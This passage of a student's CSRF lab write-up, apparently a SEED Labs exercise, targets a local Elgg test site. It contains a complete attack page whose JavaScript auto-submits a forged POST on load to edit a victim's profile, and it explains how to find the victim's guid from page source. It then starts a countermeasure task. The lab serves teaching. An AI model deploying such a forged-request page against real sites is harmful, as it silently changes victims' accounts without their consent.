



FIGURE 11: Bobby sending Alice the URL via direct message (second approach)

FIGURE 12: Alice enters the url



3.3 TASK 3: CSRF ATTACK USING POST REQUEST

FIGURE 13: JavaScript code that generates HTTP POST request



```
Terminator
/bin/bash
GNU nano 2.5.3 File: edpro.html

<!DOCTYPE html>
<html>
<head>
  <title>Honeypot</title>
</head>
<body>
  <h1>This page forges an HTTP POST request.</h1>

  <!-- JavaScript method-->
  <script type="text/javascript">
    function forge_post() {
      var fields;

      fields = "<input type='hidden' name='name' value='Alice'>";
      fields += "<input type='hidden' name='description' value='Boby is MY HERO'>";
      fields += "<input type='hidden' name='accesslevel[description]' value='2'>";
      fields += "<input type='hidden' name='guid' value='42'>";

      var p = document.createElement("form");
      p.action = "http://www.csrflabelgg.com/action/profile/edit";
      p.innerHTML = fields;
      p.method = "post";
      document.body.appendChild(p);
      p.submit();
    }
    /* Run the function automatically when the webpage is loaded */
    window.onload = function () { forge_post(); }
  </script>
</body>
</html>
```

^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos
^X Exit ^R Read File ^\ Replace ^U Uncut Text ^T To Spell ^_ Go To Line

We can see in fig 13 that the fields are for alice's account.

FIGURE 14: Bobby sends Alice a message




FIGURE 15: Alice's profile before the attack




FIGURE 16: Alice enters the message





FIGURE 16: Alice clicks the URL



We can see in fig16 that alice's bio has changed.

- **Question 1:** The forged HTTP request needs Alice's user id (guid) to work properly. If Bobby targets Alice specifically, before the attack, he can find ways to get Alice's user id. Bobby does not know Alice's Elgg password, so he cannot log into Alice's account to get the information. Please describe how Bobby can solve this problem.

Answer: He needs to enter to her profile -> View page source -> search "guid"

The screenshot shows a Mozilla Firefox browser window with the address bar displaying 'http://www.csrflabelgg.com/profile/alice'. The page source is open, showing HTML code. A search bar at the bottom of the source view contains the text 'guid', and the results show '1 of 9 matches'. The highlighted match is the attribute 'data-page-owner-guid="42"' in the following HTML snippet:

```

44 <div class="elgg-layout-widgets" data-page-owner-guid="42">
45 <div class="profile elgg-col-2of3 mrn">
46 <div class="elgg-inner clearfix h-card vcard">
47
48 <div id="profile-owner-block">
49 <div class="elgg-avatar elgg-avatar-large">
50 <a><li class="elgg-menu-item-remove-friend hidden"><a href="http://www.csrflabelgg.com/ac
53 <ul class="elgg-menu elgg-menu-owner-block profile-content-menu elgg-menu-owner-block-default"><li class="elgg-menu-item-bloa"><a href="

```

- **Question 2:** If Bobby would like to launch the attack to anybody who visits his malicious web page. In this case, he does not know who is visiting the web page beforehand. Can he still launch the CSRF attack to modify the victim's Elgg profile? Please explain.

Answer: To launch the attack we need to know the GUID of the user. Not everybody who will enter has an Elgg account or enters the URL through his Elgg account, and even if he does, we still need to inspect his account to find his GUID number.

3.4 TASK 4: IMPLEMENTING A COUNTERMEASURE FOR ELGG


**FIGURE 17: directory /var/www/CSRF/
Elgg/vendor/elgg/elgg/engine/classes/Elgg**

```

Terminator
/bin/bash
Attacker [01/09/23]seed@VM: .../CSRF$ cd Attacker
[01/09/23]seed@VM: .../Attacker$ ls
index.html
[01/09/23]seed@VM: .../Attacker$ sudo nano index.html
[01/09/23]seed@VM: .../Attacker$ sudo nano edpro.html
[01/09/23]seed@VM: .../Attacker$ sudo nano edpro.html
Use "fg" to return to nano.
[1]+  Stopped                  sudo nano edpro.html
[01/09/23]seed@VM: .../Attacker$ cd ..
[01/09/23]seed@VM: .../CSRF$ ls
Attacker [01/09/23]seed@VM: .../CSRF$ ls Elgg/vendor/elgg/elgg/engine/classes/Elgg
ActionsService.php  DeprecationWrapper.php  PersistentLoginService.php
Ajax                Di                        PluginHooksService.php
Amd                 EntityDirLocator.php    Profilable.php
Application          EntityIcon.php           Profiler.php
Application.php      EntityIconService.php   Project
Assets              EntityPreloader.php      Queue
AttributeLoader.php EventsService.php        Router.php
AutoloadManager.php FileService              Security
BootData.php        Filesystem              Services
BootService.php     Forms                  Structs
Cache                GroupItemVisibility.php SystemMessages
ClassLoader.php     HooksRegistrationService.php SystemMessagesService.php
ClassMap.php        Http                    Timer.php
CommitMessage.php  I18n                   TimeUsing.php
Composer            Json                    Translit.php
Config.php          Logger.php              UpgradeService.php
Context.php         Mail                    UserCapabilities.php
Database            Menu                     Values.php
Database.php        MethodMatcher.php       ViewsService.php
Debug              Notifications            WidgetDefinition.php
DeprecationService.php PasswordService.php     WidgetsService.php
[01/09/23]seed@VM: .../CSRF$

```

FIGURE 17: ActionsService.php file



The image shows a screenshot of a Terminator terminal window. The title bar reads "Terminator". The terminal prompt is `/bin/bash`. The nano editor is open, editing the file `Elgg/vendor/elgg/elgg/engine/classes/Elgg/ActionsService.php`. The file content is as follows:

```

/**
 * Registered actions storage
 *
 * Each element has keys:
 * "file" => filename
 * "access" => access level
 *
 * @var array
 */
private $actions = [];

/**
 * The current action being processed
 * @var string
 */
private $currentAction = null;

/**
 * @var string[]
 */
private static $access_levels = ['public', 'logged_in', 'admin'];

/**
 * @see action
 * @access private
 */
public function __construct($action, $forwarder = '') {
    $action = $forwarder;
    $this->currentAction = $action;
}

```

The bottom of the terminal window shows a row of keyboard shortcuts: `^G Get Help`, `^O Write Out`, `^W Where Is`, `^K Cut Text`, `^J Justify`, `^C Cur`, `^X Exit`, `^R Read File`, `^N Replace`, `^U Uncut Text`, `^T To Spell`, and `^_ Go`.

FIGURE 18: comment out the "return true;" statement

